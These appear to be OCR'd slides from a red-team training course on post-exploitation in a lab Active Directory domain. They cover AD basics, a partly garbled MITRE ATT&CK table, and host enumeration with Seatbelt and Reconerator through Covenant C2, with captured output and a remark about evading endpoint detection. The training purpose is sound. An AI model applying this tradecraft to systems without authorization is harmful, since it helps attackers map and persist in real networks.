Post Exploitation

Post Exploitation

- System compromise is just a small part of the battle.
- Post-exploitation refers to the phases of operation that occur after a victim's system has been compromised by an attacker.
- This phase tends to make or break the success of your engagement.
- PE also tends to be the longest phase of pentesting and red teaming engagements.


Active Directory

- Active Directory was created by Microsoft for Windows Domain Networks.
- Authenticates and authorizes all users and computers in a Windows Domain Network.
- Active Directory checks the submitted password and determines whether the user is a system administrator or normal user.
- Provide network services, secure access to resources e.g. File Servers, DNS naming services, authentication and authorization mechanisms.


Active Directory

- Domain - Defined as a logical group of network objects (computers, users, devices) that share the same Active Directory database.
- Tree - A collection of one or more domains and domain trees in a contiguous namespace, and is linked in a transitive trust hierarchy.
- Forest - At the top of the structure. A collection of trees that share a common global catalog, directory schema, logical structure, and directory configuration. The forest represents the security boundary within which users, computers, groups, and other objects are accessible.

Active Directory




Active Directory Kill Chain



Mitre Att&ck™

- MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- These include specific and general techniques, as well as concepts and background information on well-known adversary groups and their campaigns.



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Expl T1559 r Clie n	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization	Build Image on Host	Exploitation for Credential Access
Gather Victim Org Information (4)	Establish Accounts (2)		Inter-Process	Browser		Deobfuscate/Decode Files or Information	
						Deploy Container	

Introduction

Lab Setup

Server 2019
Domain Controller

Users and groups

Windows 10 hosts

Vulnerable Services & Configurations

Contents

1. Enumeration and reconnaissance
2. Host Persistence
3. Local Privilege Escalation
4. Domain Reconnaissance
5. Domain Privilege Escalation
6. Domain Persistence

Enumeration & Reconnaissance

Some questions you need to ask yourself:

Who is this user?

What do they do? Their privileges?

What about their computer?

- System information.
- Networking details.
- Storage and network shares.
- Installed programs.
- Running services.
- Potential priv-esc vulnerabilities?

Enumeration & Reconnaissance

- Can be done manually
- But tools are created already can be used to avoid Endpoint Detection Systems


I. Seatbelt

II. Hostenum

III. Reconerator

Seatbelt

Seatbelt performs numerous host enumeration checks mostly security checks.




```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> .\Seatbelt.exe -group=all


                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.1.1         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== AMSIProviders ======

  GUID                           : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                   : "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MpOav.dll"

====== AntiVirus ======

  Engine                         : Windows Defender
  ProductEXE                     : windowsdefender://
  ReportingEXE                   : %ProgramFiles%\Windows Defender\MsMpeng.exe

====== AppLocker ======

  [*] AppIDSvc service is Stopped

    [*] Applocker is not running because the AppIDSvc is not running

  [*] AppLocker not configured
====== ARPTable ======

  Loopback Pseudo-Interface 1 --- Index 1
    Interface Description : Software Loopback Interface 1
    Interface IPs      : ::1, 127.0.0.1
    DNS Servers        : fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1

    Internet Address      Physical Address      Type
    224.0.0.22            00-00-00-00-00-00     Static
    239.255.255.250       00-00-00-00-00-00     Static
```

Seatbelt (On Covenant)

Seatbelt performs numerous host enumeration checks mostly security checks.

Covenant C2 has an in-built task for it that runs in memory.

Click on Grunt > Task > Seatbelt and add -group=all as the command.




Grunt: 956424384e

GruntTask: Seatbelt

Command: -group=all

Seatbelt (On Covenant)

The **-group=all** command lists all of Seatbelt’s modules e.g: AMSIProviders, AntiVirus, InstalledProducts, LogonSessions, NetworkShares, etc.




```
— [04/03/2022 19:33:26 UTC] Seatbelt completed
 (amaria) > Seatbelt -group=all



                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%########  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%#####((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.0.0         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== AMSIProviders ======

  GUID                           : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                   : "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2202.4-0\MpOav.dll"
```

Reconerator

Collects basic host information.

./Reconerator.exe all




```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> .\Reconerator.exe all

=========== PROXY CHECKER (https://www.google.com) ===========
URL Requested: https://www.google.com/
Proxy: DIRECT

=========== ENVIRONMENT VARIABLES ===========
COMPUTERNAME=WINDOWS10
USERPROFILE=C:\Users\Atom.ATOM
HOMEPATH=\Users\Atom.ATOM
LOCALAPPDATA=C:\Users\Atom.ATOM\AppData\Local
PSModulePath=C:\Users\Atom.ATOM\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE=AMD64
Path=C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;
\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Program Files\nodejs\;C:\Program Files\dotnet\;C:\Users\Atom.ATOM\AppData\Local\Microsoft\WindowsApps;
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
ProgramFiles(x86)=C:\Program Files (x86)
PROCESSOR_LEVEL=6
LOGONSERVER=\\SERVER2019
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
HOMEDRIVE=C:
SystemRoot=C:\WINDOWS
SESSIONNAME=Console
ALLUSERSPROFILE=C:\ProgramData
DriverData=C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
APPDATA=C:\Users\Atom.ATOM\AppData\Roaming
PROCESSOR_REVISION=8e0a
USERNAME=Atom
CommonProgramW6432=C:\Program Files\Common Files
TEMP=C:\Users\ATOM~1.ATO\AppData\Local\Temp
OneDrive=C:\Users\Atom.ATOM\OneDrive
CommonProgramFiles=C:\Program Files\Common Files
OS=Windows_NT
USERDOMAIN_ROAMINGPROFILE=ATOM
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 142 Stepping 10, GenuineIntel
ComSpec=C:\WINDOWS\system32\cmd.exe
SystemDrive=C:
FPS_BROWSER_USER_PROFILE_STRING=Default
ProgramFiles=C:\Program Files
NUMBER_OF_PROCESSORS=4
TMP=C:\Users\ATOM~1.ATO\AppData\Local\Temp
ProgramData=C:\ProgramData
ProgramW6432=C:\Program Files
windir=C:\WINDOWS
USERDOMAIN=ATOM
PUBLIC=C:\Users\Public
USERDNSDOMAIN=ATOM.LOCAL
```

Reconerator (On Covenant)

Reconerator is a custom .NET assembly which will perform a number of situational awareness activities.

Click on Grunt > Task > Load Reconerator.exe > Reconerator and basic all as the command.



GruntTask: Assembly


Assembly: Browse... Reconerator.exe

AssemblyName: Reconerator

Parameters: basic all

Reconerator (On Covenant)

